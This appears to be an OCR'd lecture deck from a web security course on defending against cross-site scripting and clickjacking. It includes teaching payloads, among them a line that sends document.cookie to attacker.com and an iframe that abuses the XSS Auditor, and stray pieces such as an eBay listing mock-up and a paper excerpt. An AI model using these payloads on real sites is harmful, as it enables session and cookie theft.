CS 253: Web Security

Cross-Site Scripting Defenses

Admin

- **This Friday:** Assignment 1 due at 5:00pm
- **Next Tuesday:** Guest Lecture on **Fingerprinting and Privacy on the Web** by Pete Snyder from Brave Software

Review: Cross-Site Scripting

- HTML template:

```
<p>Welcome, USER_DATA_HERE</p>
```

- User input: `<script>alert(document.cookie)</script>`
- Resulting page (without escaping):

```
<p><script>Welcome, alert(document.cookie)</script></p>
```

- Resulting page (with escaping):

```
<p>Welcome, &lt;script&gt;alert(document.cookie)&lt;/script&gt;</p>
```

Review: Reflected XSS vs. Stored XSS

- In **reflected XSS**, the attack code is placed into the HTTP request itself
  - **Attacker goal:** find a URL that you can make target visit that includes your attack code
  - Limitation: Attack code must be added to the URL path or query parameters
- In **stored XSS**, the attack code is persisted into the database
  - **Attacker goal:** Use **any means** to get attack code into the database
  - Once there, server includes it a page sent to clients

Injecting down vs. injecting up

- **Injecting down:** Create a new nested context
- **Injecting up:** End the current context to go to a higher context

Injecting down

- **Injecting down:** Create a new nested context
- Template:

```
<p>Welcome, USER_DATA_HERE</p>
```

- Result:

```
<p>Welcome <script>alert(document.cookie)</script></
p>
```

Injecting up

- **Injecting up:** End the current context to go to a higher context
- Template:

```
<img src='avatar.png' alt='USER_DATA_HERE' />
```

- Result:

```
<img src='avatar.png' alt='Feross'
onload='alert(document.cookie)' />
```

XSS defenses

- **Remember:** Code injection is caused when **untrusted user data** unexpectedly becomes **code**
- A better name for **Cross Site Scripting** would be **"HTML Injection"**
- **Goal:** need to "escape" or "sanitize" user input before combining it with code (the HTML template)

Where untrusted data comes from

- HTTP request from user
  - Query parameters, form fields, headers, cookies, file uploads
- Data from a database
  - Who knows how the data got into the database? Do not trust.
- Third-party services
  - Who knows if it's safe?
  - Even if it is, what if the service gets hacked and starts sending unsafe data?

When to escape?

- On the way into the database, or on the way out at render time?
  - **Always:** on the way out, at render time
- Why?
  - Even if you are sure that you control all possible ways for data to get into the database, you don't know in advance what context the data will appear in
  - Different contexts have different "control characters" (characters that need to be escaped)

How to escape user input?

- Use your framework's built-in HTML escaping functionality
  - Linus's Law: "Given enough eyeballs, all bugs are shallow"
  - If/when bugs are found, you'll get the fix for free!
- Also, make sure you know the contexts where it is safe to use the output
  - e.g. don't use an HTML escaping function and put the output into a `<script>` tag or an HTML comment

Escaping with EJS

- EJS template:

```
<% if (user) { %>
  <h2><%= user.name %></h2>
<% } %>
```

- Server code:

```
res.render('template-name', { user })
```

Case study: React

- The obvious path automatically escapes the HTML:

```
const input = '<h1>Hi</h1>'
const component = <div>{input}</div>
```

- Even explicitly setting **innerHTML** won't cause XSS:

```
const input = '<h1>Hi</h1>'
const component = <div innerHTML={input} />
```

Case study: React

- This is the solution in React:

```
const input = '<h1>Hi</h1>'
const component = <div dangerouslySetInnerHTML={{ __html: html }} />
```

- **Key idea:** Dangerous code should look dangerous!
- **Goal:** Everyone who looks at this code should be like "gross, can we refactor this to not need `dangerouslySetInnerHTML`?" and/or scrutinize the code very closely

Case study: React

- Another amusing example from React:

```
React.__SECRET_DOM_DO_NOT_USE_OR_YOU_WILL_BE_FIRED
```

- Another idea to try:

```
function foo (param1, param2, disclaimer) {
  if (disclaimer !== 'I understand calling this method is \
      a temporary hack and I\'ll be required to fix my code \
      immediately if it goes away.') {
    throw new Error('Disclaimer not specified')
  }
  // ... rest of function
}
```

Demo: EJS escaping

Demo: EJS escaping

- It's way too easy to make a mistake with EJS

```
const express = require('express')
const ejs = require('ejs')

const app = express()

app.get('/', (req, res) => {
  const name = req.query.name || 'unnamed person'
  const template = `
    <h1>Hi, <%= name %>.</h1>
    <p>Welcome to our site, <%- name %>!</p> <!-- unsafe! -->
  `
  const html = ejs.render(template, { name })
  res.send(html)
})

app.listen(4000)
```

EJS has many confusing tag prefixes

- **<%** 'Scriptlet' tag, for control-flow, no output
- **<%_** ‘Whitespace Slurping’ Scriptlet tag, strips all whitespace before it
- **<%=** Outputs the value into the template (HTML escaped)
- **<%-** Outputs the unescaped value into the template
- **<%#** Comment tag, no execution, no output
- **<%%** Outputs a literal '<%'
- **%>** Plain ending tag
- **-%>** Trim-mode ('newline slurp') tag, trims following newline
- **_%>** ‘Whitespace Slurping’ ending tag, removes all whitespace after it

Realization: XSS is going to happen

- XSS is one of the most common vulnerabilities
- What if we accept that XSS will happen to our site?
- How can we defend our site's users even in the presence of XSS?
  - Remember: With XSS, attacker code is running in the same page as the user's data (cookies, other private data)
  - This seems like a tall order!

Key idea: Defense-in-depth

- **Goal:** Provide redundancy in case security controls fail, or a vulnerability is exploited
- Attacker now has to find **multiple** exploitable vulnerabilities in order to produce a successful attack
- What are some examples of defense-in-depth you've encountered?
  - Set a strong password + two-factor authentication
  - Plus: email notifications which act as an audit log

Defending the user's cookies

- Use **`HttpOnly`** cookie attribute to prevent cookie from being read from JavaScript in the user's browser

```
Set-Cookie: key=value; HttpOnly
```

- **`HttpOnly`** defeats this attack code:

```
new Image().src = 'https://attacker.com/steal?
cookie=' + document.cookie
```

- **Note:** This restriction applies to JavaScript from the site author too!

XSS Auditor

- Introduced in Chrome 4 in 2010
- Runs during the HTML parsing phase and **attempts to find reflections** from the request to the response body
  - Does not attempt to mitigate Stored XSS or DOM-based XSS
- Sounds pretty useful, right?

Demo: XSS Auditor working as intended

Demo: XSS Auditor working as intended

`http://bank.com:8000/?source=%3Cscript%3Edocument.body.style.backgroundColor=%27red%27%3C/script%3E`

- Safari will block this attack because of XSS Auditor
- Chrome, Firefox, Edge, etc. do not block this attack

XSS Auditor's many problems

- **False negatives:** Lots of ways to bypass it
- **False positives:** No way of knowing whether a given script block which appears in both the request and the response was truly reflected from the request to the response
- Take a page which contains `<script>alert('hi')</script>`
  - If user visits page normally, Auditor does not trigger
  - If user visits page with query string `?query=<script>alert('hi')</script>` then Auditor concludes this is an XSS attack!
- Bad idea. All but Safari have removed it as of 2021

Demo: Sniping code out of a page using XSS Auditor

Demo: Sniping code out of a page


- Say **bank.com** contains some inconvenient code:

```
<script>if (window.top.location != window.location) {
  document.body.textContent = 'Attack detected'; document.body.style.backgroundColor='red';
}</script>
```

- Then **attacker.com** can frame the page and make it look like a Reflected XSS:

```
<iframe src='http://bank.com:8000/?q=%3Cscript%3Eif%20(window.top.location%20!%3D%20
window.location)%20%7B%20document.body.textContent%20%3D%20%27Attack%20detected%27%3B%20
document.body.style.backgroundColor%3D%27red%27%3B%20%7D%3C%2Fscript%3E'></iframe>
```

- The **XSS Auditor** will helpfully remove the matching script from the page!


ebay
Shop by category
Search...
Back to search results | Listed in category: eBay Motors > Cars & Trucks > Ford > Mustang
FREE FREE FREE
www.example.com/clickbait
2002 SVT White Ford Mustang V6 w 19" Camaro Tires and Rim
30 viewed per hour.
Item condition: Used
Time left: 6d 21h Wednesday, 1:51PM
As Seen On TV!
Click here to win a new iPad!
Price: US $4,000.00
FREE!*
1 watching
Add to watch list
Add to collection
Located in United States

Quick tangent: Can we prevent a site from embedding our site?

- Why do this?
  - Prevent clickjacking attacks
- How might we accomplish this?
  - Check if we are framed via JavaScript (frame busting) – BROKEN
  - Need a new HTTP header!

Frame busting

```
if (window.top.location != window.location) {
  window.top.location = window.location
}
```

- Don't do this!

Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites

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***Keywords*-frames; frame busting; clickjacking**

***Abstract*—Web framing attacks such as clickjacking use iframes to hijack a user's web session. The most common defense, called frame busting, prevents a site from functioning when loaded inside a frame. We study frame busting practices for the Alexa Top-500 sites and show that all can be circumvented in one way or another. Some circumventions are browser-specific while others work across browsers. We conclude with recommendations for proper frame busting.**

I. Introduction

Frame busting refers to code or annotation provided by a web page intended to prevent the web page from being loaded in a sub-frame. Frame busting is the recommended defense against click-jacking [9] and is also required to secure image-based authentication such as the *Sign-in Seal* used by Yahoo. Sign-in Seal displays a user-selected image

Our survey shows that an average of 3.5 lines of JavaScript was used while the largest implementation spanned over 25 lines. The majority of frame busting code was structured as a *conditional block* to test for framing followed by a *counter-action* if framing is detected. A majority of counter-actions try to navigate the top-frame to the correct page while a few erased the framed content, most often through a `document.write(' ')`. Some use exotic conditionals and counter actions. We describe the frame busting codes we found in the next sections.

sites	frame bust
Top 500	14%
Top 100	37%
Top 10	60%

Table I
FRAME BUSTING AMONG ALEXA-TOP 500 SITES

`X-Frame-Options` HTTP Header

- **`X-Frame-Options`** not specified (Default)
  - Any page can display this page in an iframe
- **`X-Frame-Options: deny`**
  - Page can not be displayed in an iframe
- **`X-Frame-Options: sameorigin`**
  - Page can only be displayed in an iframe on the same origin as the page itself

attacker.com

attacker.com

bank.com

`X-Frame-Options: sameorigin`


attacker.com

